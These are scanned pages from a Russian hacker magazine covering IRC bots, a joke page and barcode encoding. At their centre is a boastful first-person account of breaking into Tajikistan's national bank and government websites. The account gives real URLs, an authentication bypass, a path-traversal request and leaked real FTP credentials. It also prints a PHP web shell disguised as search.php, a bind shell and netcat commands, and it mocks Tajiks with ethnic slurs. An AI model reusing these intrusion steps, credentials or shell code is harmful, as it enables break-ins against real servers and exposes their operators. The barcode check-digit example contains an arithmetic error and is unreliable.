Видите отличия? Как только вы начнете программировать, они сразу обнаружатся. Новый Visual Studio® 2005 имеет 400 новых возможностей, дополнительные элементы управления для Web и Windows®, заготовки кода, которые облегчают решение трудоемких задач и избавляют от рутины. Таким образом, вы можете сосредоточиться на создании вашей программы. Найдите 10 отличий и сыграйте в игру на **msdn.microsoft.com/vstudio/difference**





ProBNC имеет графический интерфейс, но незаметно установить его на удаленной машине не получится



соединение с баунсером установлено — можно соединяться с IRC

умолчанию, в том числе и нужный сервер/канал. От пользователя в этом случае потребуется лишь нажать на одну кнопку «Соединиться». Вообще, если говорить начистоту, Java и талант разработчиков позволили создать полноценного IRC-клиента внутри окна браузера. Даже DCC-функции реализованы, как у обычного mIRC'a. И самое приятное: в отличие от CGI:IRC, апплет jwirc практически не загружает сервер.

[бот-плацдарм] Создать и зарегистрировать свой собственный IRC-канал — не проблема. Значительно сложнее уследить за порядком, обеспечить автоматическую раздачу статусов, защитить канал от флудеров и любителей DDoS'a. Обычному человеку это под силу с большими ограничениями, ведь присутствовать на канале 24 часа в сутки — невозможно чисто физически. Чтобы облегчить жизнь операторам, были разработаны так называемые боты, в задачи которых входило постоянное присутствие на канале и автоматическое выполнение запрограммированных действий. Но и здесь не обошлось без затруднений.

Сама настройка бота не такая уж и сложная. Значительно труднее найти место, где этого бота можно установить. Сделать это на легально купленном шелле не всегда возможно. Если к BNC в последнее время относятся достаточно лояльно, то IRC-боты и демоны по-прежнему запрещены почти везде. Так что бота, возможно, придется поднимать на порутанной машине, дорогостоящем дедике или локальном компьютере (не самый лучший вариант, но подойдет на случай небольшой нагрузки).

Признанным лидером среди ботов является eggdrop (*www.eggheads.org*). Мы воспользуемся его версией под Windows, скомпилированной с помощью cygwin'a (*www.cygwin.com*). Ее имя — Windrop (*windrop.sourceforge.net*). С официального сайта можно стянуть две вариации: для IRC сетей, поддерживающих длину ника максимум в 9 символов (RCNet, EFNet), и для тех, у кого такого ограничения нет (QuakeNet, DalNet и т.д.). Соответственно, выбирай нужную, исходя из конкретной ситуации, так как по функциональности версии ничем не отличаются.

Основной конфигурационный файл у программы один — eggdrop.conf. Но он содержит настолько много опций, что привести их описание здесь представляется абсолютно невозможным. Да и не нужно, так как разработчики снабдили конфиг подробными комментариями, поэтому ты легко сможешь разобраться с каждой из опцией сам. На случай, если с английским ты не в ладах, рекомендую закачать конфиг с комментами на русском языке (*www.amiga.org.ru/eggdrop/eggdrop_config.txt*). В конфиге несколько раз встречаются строки следующего содержания — die "You didn't edit your config file completely like you were old, did you?". Если их не убрать/закомментировать, то программа вылетит при запуске с соответствующей ошибкой. Подобным образом разработчики проверяют, насколько внимательно ты прочитал комментарии к конфигурационному файлу. Так что будь внимательнее — не засыпай.



главный минус CGI:IRC — задержки в работе с IRC-сервером

После того как необходимые параметры будут обозначены, можно приступать к первому запуску. Для этого надо перейти в папку с программой (по умолчанию, c:\windrop) и запустить исполняемый файл eggdrop.exe с параметром –m. Если прога будет ругаться на какую-то ошибку, рекомендую обратиться к официальному FAQ'у windrop'a (*windrop.sourceforge.net/windropfaq.html*). В нем собрана огромная подборка ответов практически на любые вопросы, а также рекомендации по решению проблем.

Если запуск прошел успешно, бот должен соединиться с заданным в конфиге IRC-сервером. Настало время оформить свои права на собственность. Как только ты напишешь боту слово hello (/msg bot_name hello), он запомнит тебя как владельца, потребует установить пароль, который в будущем будет использоваться тобой для идентификации. Управление ботом может осуществляться двумя способами. Первый из них — DCC Chat. Для инициализации такого чата нужно в командах серверу написать: /ctcp <bot_name> CHAT. Бот получит запрос на соединение и также откроет DCC-соединение. Для дальнейшей работы придется ввести имя (то, которое было у тебя на момент отправки боту сообщения hello), а также пароль. В случае успешной авторизации ты получишь доступ к командной консоли бота. Интереса ради попробуй ввести команду — .help (все команды в консоли бота пишутся через «точку»), и ты получишь небольшую справка о возможных командах. Если DCC-чат по каким-то соображениям тебя не устраивает, то возможно управление ботом через обычный telnet. В файле eggdrop.conf по умолчанию прописана строка «listen 3333 all», обозначающая, что на 3333 порту работает telnet-сервер, причем он доступен как обычным пользователям, так и таким же ботам, как он сам. Для соединения достаточно набрать telnet <IP-бота> 3333 и пройти авторизацию. Если стандартный — 3333-порт занят или блокируется файрволом, ничто не мешает тебе использовать любое другое значение этого параметра. На работе бота это никоем образом не отразиться.

Я намеренно не говорю о функциональности eggdrop'a. На все случаи жизни существует подключаемые TCL-скрипты, с помощью которых можно решить даже самые изощренные задачи. Наиболее полным хранилищем скриптов является сайт *www.egghelp.org*, там же находятся инструкции и рекомендации по их установке. В общем случае достаточно скопировать нужный TCL-файл (скрипт) в папку scripts и в конфиг бота добавить строку source scripts/<scriptname>.tcl. Умельцы на базе eggdrop'a и TCL умудрились наладить чекалки кредитных карт, поэтому можно с полной уверенностью утверждать, что твой бот, по крайней мере, справится с автоматической раздачей статусов и борьбой с флудерами. А это, в принципе, его основные задачи.

[генераторы статистики] Раскрутить канал, то есть сделать его популярным, можно по-разному. Для начала неплохо было бы разрекламировать его, раздавать на канале различные бонусы и т.д. Еще одним ходом, дающим 100% результат, является подсчет различных статистических данных канала. Спортивный интерес — это действительно очень мощная штука. Оформи красивую статистику с подсчетом проведенного посетителями канала времени, количеством напечатанных слов и букв — и можно считать, что дело в шляпе. Вот увидишь, пользователи тут же начнут флудить изо всех сил, чтобы забраться на верхние позиции в рейтинге.

Скрипт для подсчета статистики без труда можно прикрутить для eggdrop'a, но я предпочитаю другой вариант — специализированные анализаторы логов. Утилита Pisg (аббревиатура от Perl IRC Statistics Generator) является наиболее продвинутой в этом плане. Все, что нужно для составления отчета, — это логи бота или IRC-сервера, а также компьютер с установленным Perl. Параметры, которые необходимы для составления, можно задать через командную строку, но разработчики настоятельно рекомендуют оформить их в виде XML-конфига (pisg.cfg). В нем можно указать все: начиная от внешнего вида выходного HTML-документа и заканчивая словами, которые не используются при подсчете статистики. Особенно радует то, что выходной файл содержит не только сухие цифры, но еще и наглядные диаграммы и графики, что придает статистике более наглядный вид. Чуть не забыл: прогу можно закачать отсюда или же взять с нашего CD/DVD

wmIRC — идеальный клиент для смартфонов

ЧЕЛОВЕК ОБЫЧНЫЙ


-- НИКИТА.
-- 21 ГОД.
-- НЕГЛУПЫЙ ПАРЕНЬ.
-- УВЛЕКАЕТСЯ СПОРТОМ.
-- ХОРОШЕЕ ЗРЕНИЕ.
-- НЕ ИМБИЦИЛ.

_Nikita

Экстрим
УВЛЕКАЕТСЯ СНОУБОРДОМ.

Клубы
ЛЮБИТЕЛЬ ТЕХНО-ВЕЧЕРИНОК.

Фитнес
3 ЧАСА НА ПРОКАЧКУ ТЕЛА.



Шмотки
ДЖИНСЫ ОТ DIESEL.

ЖЕСТОКИЙ КОДЕР

-- АЛЕША.
-- ПОЛНЫЙ АЛЕША.
-- 25 ЛЕТ.
-- СТРАШНО СМОТРЕТЬ.
-- МНОГО ПРОГРАММИРУЕТ.
-- РЕДКО ВЫХОДИТ ИЗ ДОМА.
-- НА ВИНТЕ 40ГБ ПОРНУХИ.
-- НЕ ГОДЕН ДЛЯ СЛУЖБЫ В АРМИИ.

_Alesha

Мозг
ВЫЖЖЕННЫЙ МОНИТОРОМ.

Зрение
ХРЕНОВОЕ. ОБА ГЛАЗА -6. ОЧКИ НЕСЪЕМНЫЕ.

Мышцы
ИХ МАЛО. ДЕФИЦИТ.

Сколиоз
БЕДОЛАГУ СКРУТИЛО ЗА КОМПОМ.

Подружка
WWW.ADULTBOUNCER.COM

Геморрой
ЧТО ТЫ ХОТЕЛ? ЖОПА ДАВНО СРОСЛАСЬ СО СТУЛОМ.

Локтевая нейропатия
ЕЛОЗИТ ЛОКТЯМИ ПО СТОЛУ.

Мозоли
НА ЛАДОНЯХ. ОТ ГЛУПОСТЕЙ.

Спорт
ГОНЯЕТ В Q3.

Шмотки
ПОСМОТРИ НА НЕГО. ОНИ ЕМУ НЕ НУЖНЫ.



Точикистонский косяк

Взлом сайтов национального банка, минфина и Президента Таджикистана

БОЛЬШИНСТВО ЛЮДЕЙ, СТАЛКИВАЯСЬ С САЙТАМИ СЕРЬЕЗНЫХ ОРГАНИЗАЦИЙ ВРОДЕ НАЦИОНАЛЬНОГО БАНКА, МИНИСТЕРСТВА ФИНАНСОВ, ПРАВИТЕЛЬСТВА И АДМИНИСТРАЦИИ ПРЕЗИДЕНТА, СРАЗУ БРОСАЮТ ГЛУПУЮ ИДЕЮ ПОЛОМАТЬ АВТОРИТЕТНЫЙ РЕСУРС. НАИВНЫЕ РЕБЯТА. ТЕБЕ ОСТАЕТСЯ ТОЛЬКО РАДОВАТЬСЯ: Я НЕ ИЗ ИХ ЧИСЛА И РАССКАЖУ ТЕБЕ СЕГОДНЯ, КАК МНЕ УДАЛОСЬ ВЗЛОМАТЬ САМЫЕ ГЛАВНЫЕ САЙТЫ СТРАНЫ, ИЗВЕСТНОЙ СВОИМИ ТРУДОЛЮБИВЫМИ ГАСТАРБАЙТЕРАМИ И МИЛЛИАРДНЫМИ НАРКОПОТОКАМИ, ТЕКУЩИМИ ЧЕРЕЗ ВЫСОКИЕ И КРАСИВЫЕ ГОРЫ НА СЕВЕР | MorpheuS (uin: 371200)

[первое знакомство] Я уже собрался выходить в оффлайн, как вдруг один мой знакомый постучал в асю и попросил посмотреть на странный sql-injection. Перейдя по предоставленному линку, я быстро принялся анализировать явный инжект. Казалось, я все делал правильно, но по непонятным причинам желаемого не получал. Я совсем увлекся исследованием бага, и вдруг мой товарищ сказал: «А знаешь, что ты сейчас ломаешь? Загляни на индекс». Перейдя на индексную страницу, я лицезрел гордую надпись: Национальный Банк Таджикистана.

[думаем о здоровье] В тот же момент я перепроверил свою проксю на анонимность и со спокойной душой принялся анализировать сайт дальше.

Пройдясь по линкам и посмотрев структуру сайта, я ничего интересного не обнаружил. Сайт работал на самописном движке, никаких особых скриптов там не было, акцент был сделан именно на информативность сайта. Из найденных недоработок была разве что та sql-инъекция, которую мне показал приятель, но я не мог ее грамотно заюзать.

Почему-то в голове сразу промелькнула мысль: «Да это же банк. Здесь не может быть ошибок. Уходить надо отсюда и забыть про все». Хотя постой, как же это так «не может быть ошибок», тут же в скрипте примитивная инъекция!. В жизни не бывает случайностей.

Я стал размышлять дальше. Раз сайт часто обновляется и модерируется, думал я, значит, обязательно должна быть админка. Надо попробовать найти ее.

Особо не раздумывая, я ввел в адресную строку браузера *http://admin.bank.ru* и тут же получил пощечину: такого адреса не существовало. Я тут же исправил адрес на *www.nbt.tj/admin* и уже приготовился к очередному отказу, как вдруг увидел форму для ввода логина и пароля. Ну, вот уже кое-что. Проверка скрипта авторизации на различные баги ни к чему не привела, все было написано нормально. Либо все вредоносные символы жестоко отфильтровывались, либо авторизация была примитивной, пароль был жестко зашит в теле самого скрипта.

Отчаявшись, я запустил nmap, решив для своего спокойствия просканить сервер: *nmap -sV -F www.nbt.tj*. Не надеясь на чудо, я узнал, что на сервере открыты стандартные 80, 21, 22 и 3306 порты. Из сервисов были установлены ProFTPD и SSH. К моему сожалению, версии были стабильные, а достать приватные сплоиты для меня не было возможности. Я решил любой ценой прогрызть себе дыру через web.

[свежий взгляд] Вернувшись на сайт, буквально сразу же я заметил неприглядную кнопочку переключения языка: были доступны русский и английский. Естественно, я не обратил на нее внимание с самого начала, ведь серфить на русском куда привычнее. Я загрузил английскую версию сайта и заметил, что url страницы сменился на *www.nbt.tj/en*. Наверное, у них просто сохранена точная структура сайта в папке /en. В который раз, пройдясь по линкам английской версии сайта, я убедился, что структура осталась прежней. Стоп! Раз структура сохранилась, значит, должна сохраниться и админка. Каково же было мое удивление, когда, обратившись к *www.nbt.tj/en/admin*, я увидел, что английская версия админки не была запаролена! Чем это объяснить? Тут можно только гадать, так как никто не подозревал, что ей будут пользоваться, ведь, скорее всего, сайтом управляют русскоязычные сотрудники, или же это просто критический недочет web-мастера. Но сейчас это не главное, сейчас я внутри. Интерес сильнее осторожности :).



сайт национального банка, который скоро падет под моим напором

вот такой сайт у Президента Точикистона

список размещенных на сервере сайтов

[косяк админа] С первых же секунд я принялся изучать возможности, доступные из админки. Первые несколько пунктов несли разочарование — из функций были лишь просмотр и редактирование статей, размещенных на сайте. Моя попытка исполнить php-скрипт в теле статьи не увенчалась успехом — я лишь увидел его исходный код. Можно было бы поставить снифер и попытаться поймать сессию админа, но что бы это дало? Я сомневался, что возможности русифицированной админки больше, чем английской. Дальше — больше: раздел Files — просмотр архива всех статей и загрузка файлов. Все — вот оно. Нетерпеливо кликнув по ссылке для перехода к файл-менеджеру, я вновь получил отказ. Мне вежливо предложили залогиниться и даже уже вписали за меня логин: nbtjftp. Теперь оставалось угадать пароль, и я практически получаю веб-шелл.

Пара отчаянных попыток отгадать пароль с лета не увенчались успехом. Я остановился и начал соображать: сообщение над строкой формы логина гласило: Simple File Manager — Login.

В тот же момент я обратился к багтракам. Не один из них не знал такого скрипта и не содержал упоминаний как о данной версии, так и о предыдущих релизах. Мои надежды на удачный взлом таяли с каждой минутой, от безысходности я вновь вернулся к авторизации.

В правом нижнем углу был линк на сайт разработчика, откуда впоследствии я скачал исходники скрипта. Автор распространял его бесплатно, и, что самое интересное, он был еще в стадии альфа тестирования, а значит, шансы на то, что скрипт содержит недоработки, резко увеличивались. Я решил искать уязвимости сам.

[кодерский косяк] Решив ознакомиться с принципом работы скрипта и посмотреть, какие возможности кроются внутри, я залил его на свой сервер и залогинился под известным мне аккаунтом, предлагаемым разработчиком для тестирования: guest:demo. Данные о пользователе хранились в самом скрипте fm.php. Полазав по своим папкам, я нажал пимпу logout и вернулся к процессу авторизации. Вот что я заметил, проделав операцию логина еще раз: данные о пользователе передавались скрипту методом POST в переменных $user и $password. Если авторизация прошла успешно, то скрипт пропускал меня внутрь. Что самое интересное, в адресной строке после этого добавлялась переменная $u=guest. Таким образом, скрипт следил за тем, какой пользователь залогинен в данный момент. Если поменять значение переменной $u, то скрипт заругается и отправит меня к форме авторизации. Так вот же она моя бага, подумал я! Сделав логаут, я вновь очутился перед окошком ввода логина и пасса, только на этот раз я сообщил скрипту переменную $u, содержащую мой логин, который, кстати, автоматически прописывается в поле формы. После обновления страницы я добился того, чего хотел: авторизация была успешно обманута. Посмотрев исходники скрипта, я лишь только убедился в своей правоте: скрипт давал возможность редактировать переменную $u, которая была как бы флагом авторизации посредством GET запроса:

```
if (isset($_REQUEST['u'])) { $u =
$_REQUEST['u']; }
else { $u = ""; }
```

Эта строчка и позволяла мне беспрепятственно изменить значение переменной, объявив скрипту, что я честно прошел процедуру авторизации и мне можно доверять. Критическая ошибка программиста-утырка сыграла мне на руку! Уверенный в своей удаче, я решил наконец-таки разобраться с сайтом банка до конца.

Перейдя к файл-менеджеру по адресу *www.nbt.tj/en/files/fm.php*, я очутился перед знакомым окошком. Как и полагается, логин пользователя был уже прописан в своем поле, а это все, что мне было нужно. Я быстро переправил урл на *www.nbt.tj/en/files/fm.php?u=nbtjftp*, и скрипт с удовольствием авторизировал меня.

На нашем диске ты найдешь все программы, описанные в статье, а также видеоиллюстрацию к этому взлому. Чтобы всякие утырки не говорили, что все это мы придумали сами.

[сплошной read only] Каково же было мое разочарование, когда я обнаружил, что права на создание и редактирование файлов скрипт не предоставляет, также отсутствуют права на аплоад файлов на сервер. В общем, сплошной read only :(. Рабочая директория была ограничена: скрипт отказывался подниматься уровнем выше, и были доступны только корневая папка, где и был проинсталлирован скрипт, причем хитрый автор запрограммировал его скрывать самого себя от глаз пользователя. Одним словом, я увидел совсем не то, что ожидал. И с этим надо было как-то бороться.

Наученный опытом подделки переменной $u, я тщательно следил за структурой урла и переменных, которые передаются скрипту. Мое подозрение пало на процесс просмотра файла, когда через переменную edit скрипту передавалось имя файла, указанного пользователем. Хм, а что если передать переменной что-то типа ../../../../../../../../etc/passwd? Таким образом, исправив урл на *www.nbt.tj/en/file/fm.php?u=nbtjftp&edit=../../../../../../../../../etc/passwd&copt=1*, я смог просматривать любые файлы на сервере, которые были доступны моему пользователю. Я решил посмотреть исходник скрипта, для чего задал значение переменной $edit, равное fm.php. Как я и ожидал, внутри сорца были жестко прописаны админские реквизиты: nbtjftp:ftpnb02.

После этого произошло самое ужасное: я задался извечным русским вопросом «что делать?». Мне хотелось намного большего, чем просто просмотр файлов, а свежих идей в голове практически не оставалось.



бинд-шелл на 32767-ом порту

вот она какая, наша система

[сервер изнутри] Решив немного отвлечься, я принялся читать авторское описание скрипта. Разработчик писал: «данный скрипт создан как альтернатива FTP и предназначен для людей, у которых нет возможности пользоваться фтп, или им по каким-то причинам отказано в доступе». Ну конечно, фтп! Вопреки всей логике автора программы я попытался залогиниться на фтпшник с добытыми логином и пассом, и, что самое удивительное, меня пропустили — вот он, доступ. На скорую руку я настрочил следующий код:

```
<?
echo "<pre>";
passthru($_GET['cmd']);
echo "</pre>";
?>
```

Выбрав неприметную директорию на сервере, я залил свой скрипт под именем search.php, чтобы тот не сильно выделялся среди других файлов. Сюда же я залил и bind.pl — бинд-шелл на перле со стандартными настройками бинда на 32767-ом порту. Забиндив для себя порт, со своего веб-шелла командой perl bind.pl, я приконнектился netcat'ом к серву:

```
nc.exe www.nbt.tj 32767
```

Играем дальше. Первым делом я узнал, кто еще пользуется системой в данный момент, и последние подключения:

```
who;
last -10;
```

К счастью, админов на месте не было, и я работал с машиной один. Дальше я выяснил свои права и операционку, установленную на сервере:

```
id; uname -a;
```

Оказалось, что я работал из-под юзера apache, а сервачок крутился под управлением gentoo с ядром 2.6.11. К сожалению, рута здесь взять не получится, хотя чего еще я ожидал здесь увидеть? Оставшись без рутового шелла, я принялся исследовать сервер дальше. Просмотрев папку htdocs, я с удивлением обнаружил, что на этом сервачке хостится еще около 70 сайтов, среди которых были замечены проекты Министерства Иностранных Дел, Министерства Финансов, Сайт Президента, еще несколько банков, интернет-провайдер, телевидение и газета. В общем, весь Таджикистанский хайтек поместился на одном сервере, который из-за админов-наркоманов вскоре позволил мне получить полный доступ ко всем сайтам, включая ресурс Президента республики Точикистон :). Я вот до сих пор сдерживаю себя от того, чтобы поменять фотографию Президента на свою :).



[по порядку] Однако не будем забегать вперед, расскажу все по порядку. Размышляя над тем, как лихо мне удалось получить доступ к FTP, я пришел к выводу, что для каждого сайта сделана своя учетная запись и каждому ресурсу позволено юзать FTP. Вспомнив логи nmap, я узнал, что на серве установлен ProFTPD. Я решил найти конфиги этого сервиса и посмотреть, какие учетные записи там есть. Для этого я выполнил следующую команду:

```
# find / -type f -name "proftpd*";
```

Среди найденных файлов, есть то, что мне нужно, — это файлик */etc/proftpd/proftpd.conf*. Просмотрев его, я просто обомлел. Никогда еще такого не видел. В заголовке каждого блочка с описанием ftp-пользователя в комментарии был прописан ПАРОЛЬ этого юзера! Например, описание логина с говорящим названием president.tj выглядело так:

```
# president.tj
# p:SomonTj

User president
Group                   users
MaxClients              10
AnonRequirePassword     on
RequireValidShel        off
AllowOverwrite          on
```

Получив доступ ко всем ftp-аккаунта на сервере, я решил продолжить свои изыскания. Покопавшись в различных скриптах, я выудил несколько mysql-аккаунтов. Однако, вопреки ожиданиям, в базах данных я не нашел никаких сведений о маршрутах поставок гашиша, оружия и перевозки иммигрантов; все, что было в базе, — это тексты публикаций и прочий мусор. Хотя в БД одного банка, я обнаружил нечто похожее на систему авторизации. На их сайте я прочитал, что они вскоре планируют открыть сервис онлайн-банкинга. Ну вот, сервис еще не открыли, а доступ уже есть :).

[вместо заключения] Все просто элементарно. За несколько часов работы я поимел все онлайн-представительства целой страны. Возможно, некоторые скажут, что взлом во многом примитивен: пустой пароль в скрытой админке, элементарный баг воспаленного программерского мозга, маразматичное решение администратора записать пароли пользователей в комментариях конфига ftp-сервера. Однако такое положение дел во многом показательно, не следует думать, что такое «разгильдяйство» — единичный случай. Многие администраторы, особенно на постсоветском пространстве, относятся к возможности взлома, как к чему-то сверхъестественному, что происходит с кем угодно, но только не с ними.

Как показал мой пример, внедряя хай-тек, нужно быть очень осторожным. А то получится такой же косяк, как и у точикистонцев

~~Tajikistan is very smart country~~

ПОЛЕЗНЫЕ ССЫЛКИ

- Утилита Netcat, без которой не обходится ни один взлом: *http://cesnet.dl.sourceforge.net/sourceforge/netcat/netcat-0.7.1.tar.gz*
- Популярный сканер Nmap: *www.insecure.org/nmap/nmap_download.html*
- Бажный скрипт Simple File Manager с идиотской дыркой, благодаря которой я поимел все серверы Таджикистана: *http://sourceforge.net/project/showfiles.php?group_id=60333*
- bind.pl — перловый скрипт, биндящий шелл на указанном порту: *www.oak.hu/avatar/bind.pl*

WARN

Следует понимать, что все, что я проделал — это противозаконно. Эта статья дана лишь для ознакомления и организации эффективной защиты. За применение материала в незаконных целях, несешь ответственность только ты сам. Соблюдай законы своей страны.



веб-шелл не должен выделяться среди остальных файлов

та самая форма авторизации

кривая админка. Отсюда все и началось

получаем логин и пасс



RUSSIA — TAJIKISTAN

Tajikistan One way Ticket

БАЖНЫЙ ДВИЖОК

На взломанном сайте использовался движок Simple File Manager, который можно скачать по адресу *http://sourceforge.net/project/showfiles.php?group_id=60333*. В скрипте допущена идиотская ошибка, которую мог сделать только школьник девяти лет. После авторизации пользователя в качестве флага, обозначающего тот факт, что он ввел корректный пароль, скрипту передается GET-переменная u, указывающая логин, под которым вошел пользователь. Таким образом, для авторизации достаточно лишь подставить требуемый логин в эту переменную. Это уже жесткий баг, но еще хуже становится от того факта, что скрипт сам сообщает взломщику требуемый логин: он подставляет его в форму авторизации. Придурошный ход для сомнительного повышения usability обернулся жестким багом.

Лошадь в полоску

Описание и уязвимости технологий штрихкодов

МЫ ВСТРЕЧАЕМ ИХ ВЕЗДЕ: НА УПАКОВКАХ ТОВАРОВ, НА КНИГАХ И ЖУРНАЛАХ, НА КОРОБКАХ ИЗ-ПОД CD, НА ПРОДУКТАХ И ДАЖЕ НА БИЛЕТАХ ПРИГОРОДНЫХ ЭЛЕКТРИЧЕК. ОНИ ОКРУЖАЮТ НАС ПОВСЮДУ, ПРОЧНО ВОЙДЯ В НАШУ ЖИЗНЬ. МЫ ТАК ПРИВЫКЛИ К НИМ, ЧТО ДАЖЕ НИКОГДА НЕ ОБРАЩАЕМ НА НИХ ВНИМАНИЯ. Я ИМЕЮ В ВИДУ ШТРИХКОДЫ, РИСУНКИ, СОСТОЯЩИЕ ИЗ ПОЛОСОК, КОТОРЫЕ СЧИТЫВАЮТ ЛАЗЕРОМ ПРОДАВЩИЦЫ В СУПЕРМАРКЕТАХ И ТУРНИКЕТЫ НА Ж/Д СТАНЦИЯХ. ТЕБЕ НИКОГДА НЕ БЫЛО ИНТЕРЕСНО, КАКУЮ ИНФОРМАЦИЮ СОДЕРЖАТ В СЕБЕ ЭТИ ЧЕРНО-БЕЛЫЕ КОДЫ? КАК ФУНКЦИОНИРУЕТ ЭТА ТЕХНОЛОГИЯ, НАСКОЛЬКО ОНА ЭФФЕКТИВНА И, САМОЕ ГЛАВНОЕ, НАСКОЛЬКО ОНА УЯЗВИМА | Rossomahaar (rossomahaar@mail.ru)

[объект изучения] Штриховой код (barcode) представляет собой последовательность черных и белых полос, содержащих в себе некоторую информацию. Все разновидности штрихкодов можно разделить на три вида: линейные, двухмерные и композитные.

Линейный штрихкод читается в одном направлении и имеет большое число разновидностей, например, EAN, UPC, Code39, Code128 и другие. Насколько мне известно, этих видов насчитывается уже более сотни. Такие коды могут содержать небольшой объем информации (до 20—30 символов).

Двухмерные (Two-dimensional или 2D-code) bar-коды расшифровываются в двух измерениях: по вертикали и по горизонтали, что требует более сложного оборудования, чем для считывания линейных кодов. Они могут включать в себя гораздо больший объем информации (до нескольких страниц текста). Разработано более 20 различных символик двухмерных штрихкодов. Наиболее популярны коды — PDF417, Datamatrix, Aztec.

Композитный код объединяет в себе двухмерный и линейный код, позволяя таким образом использовать для считывания различное оборудование. Пример такого кода — Aztec Mesa.


сканер штрихкодов

Для большинства символик значение цифр, входящих в штрихкод, определяется разработчиком системы. Наиболее распространенной символикой с предопределенными значениями позиций являются товарные символики: EAN-13, EAN-8, UPC-A и UPC-E.

[EAN-UCC] EAN (European Article Numbering) International — это Некоммерческая Международная Ассоциация, управляющая международной системой товарной нумерации и стандартов штрихового кодирования. На территории России действует ассоциация автоматической идентификации ЮНИСКАН/EAN (*www.ean.ru*), являющаяся представительством EAN в нашей стране.

Часто можно встретить аббревиатуру EAN вместе с аббревиатурой UCC (Uniform Code Council) — организацией, занимающейся распространением стандартов штрихового кодирования на территории США. Следствием взаимодействия этих организаций стала совместимость продвигаемых ими стандартов (UCC имеет свой стандарт кодирования UPC (Universal Product Code), который является прародителем кодировок EAN).

ПОЛЕЗНЫЕ ПРОГРАММЫ

EAN-13 CountryFinder — умеет определять региональную принадлежность или принадлежность к определенным видам печатной продукции товарного кода EAN-13 по первым трем цифрам.

Barcode for Office — тулза, позволяющая легко и непринужденно создавать наиболее распространенные виды (25 видов и разновидностей) линейных кодов. Встраивается в приложения Microsoft Office, что позволяет вставлять в них рисунок штрихкода прямо из меню: Вставка → Объект… → Bocai Barcode. Весьма удобна для создания штрихкодов. Единственное ограничение триальной версии — надпись Trial Only, расположенная над создаваемым рисунком.



штрих-код EAN-13

К примеру, код EAN-13 отличается от кода UPC-A наличием дополнительной цифры (стоящей в начале кода, но не рисующейся полосками), позволившей значительно расширить диапазон маркированных товаров.
В настоящее время около миллиона компаний в 133 странах мира используют стандарты EAN-UCC в повседневной практике. Ежедневно осуществляется свыше 5 миллиардов сканирований кодов EAN/UPC.

[код EAN-13] Этот код представляет для нас наибольший интерес, так как используется повсеместно в сфере розничной торговли. Лучше всего начинать знакомство с линейными штрихкодами. На рисунке изображен пример кода EAN-13, посмотрим, из чего он состоит. А состоит он из тридцати двух черных полосок различной ширины, кодирующих тринадцать цифр и, собственно, надписи из этих самых цифр.
Первые 2—3 цифры кода означают принадлежность к различным региональным отделениям EAN или принадлежность к печатной продукции. По ним можно определить, в какой стране изготовлен товар, помеченный этим штрихкодом (для этого задействуй, к примеру, прогу EAN-13 CountryFinder). Далее 4—5 цифр означают код, присвоенный изготовителю товара. Это по стандартам EAN, а на деле многие страны, в том числе Россия присваивают производителям 7 цифр. Оставшиеся цифры присваиваются различным товарам данного производителя. Последняя цифра, контрольная, служит для проверки корректности считанного кода. Алгоритм вычисления контрольной цифры весьма прост:

1. Сложить цифры, стоящие на четных местах:
   7+1+0+1+1+0=10
2. Полученную сумму умножить на 3:
   10*3=30
3. Сложить цифры, стоящие на нечетных местах, без контрольной цифры:
   9+7+6+9+0+0=31
4. Сложить числа, указанные в пунктах 2 и 3:
   30+31=61
5. Возьмем остаток от деления на 10:
   31%10=1
6. Из 10 вычесть, полученное в пункте 5:
   10-1=9 — контрольная цифра.

Как видишь, наш штрихкод правильный. Несовпадение контрольной цифры на штрихкоде товара, скорее всего, означает, что товар поддельный.
Теперь обратим внимание на графическую часть штрихкода. По краям и посередине кода находятся пары тонких черных полос, выделяющихся вниз, разделяя надпись из цифр. Они не содержат в себе никакой информации, а нужны для того, чтобы сканер мог подстроиться под размеры изображенного кода и четко определить его границы. Таким образом, весь штрихкод как бы разделен на две равные части.
Каждая цифра, кроме самой первой, кодируется и в графическом виде представляется двумя черными полосками. Первая цифра не кодируется, а определяется в зависимости от того, какие кодировки используют следующие за ней шесть цифр. Код EAN-13 использует три вида кодировок: **code A**, **code B**, **code C**. Двоичный код code C получается в результате проведения операции логического отрицания code A, то есть NOT code A, а code B — это «обратный» code C. В двоичной системе цифры этих кодировок выглядят следующим образом:

	Code A	Code B	Code C
0:	0001101	0100111	1110010
1:	0011001	0110011	1100110
2:	0010011	0011011	1101100
3:	0111101	0100001	1000010
4:	0100011	0011101	1011100
5:	0110001	0111001	1001110
6:	0101111	0000101	1010000
7:	0111011	0010001	1000100
8:	0110111	0001001	1001000
9:	0001011	0010111	1110100

Несложно догадаться, что единицы будут графически выглядеть на штрихкоде как закрашенные области кода, нули — как не закрашенные. Разделительные полосы по краям кода можно обозначить как 101, а посередине — как 01010. Правая часть кода (последние шесть цифр) EAN-13 всегда кодируется, как code C. Цифры левой части кода могут кодироваться методами A и B в зависимости от первой цифры штрихкода. Зависимость эту можно представить следующим образом:

№ цифры =>	2	3	4	5	6	7
0:	A	A	A	A	A	A
1:	A	A	B	A	B	B
2:	A	A	B	B	A	B
3:	A	A	B	B	B	A
4:	A	B	A	A	B	B
5:	A	B	B	A	A	B
6:	A	B	B	B	A	A
7:	A	B	A	B	A	B
8:	A	B	A	B	B	A
9:	A	B	B	A	B	A

Взгляни на рисунок кода EAN-13. Первая цифра — 9, значит, следующие шесть будут закодированы как ABBABA. Это объясняет, почему, идущие после девятки семерки, имеют разный рисунок.
Применение трех видов кодировок в коде EAN-13 осуществлено вовсе не для того, чтобы их было труднее расшифровать, а для обеспечения совместимости со стандартом UPC-A. UPC-A имеет 12 цифр, каждая из которых преобразуется в полоски, шесть первых — методом A шесть последних — методом C. Таким образом, сканер, работающий по стандарту EAN, присвоит такому коду 0 в начале.

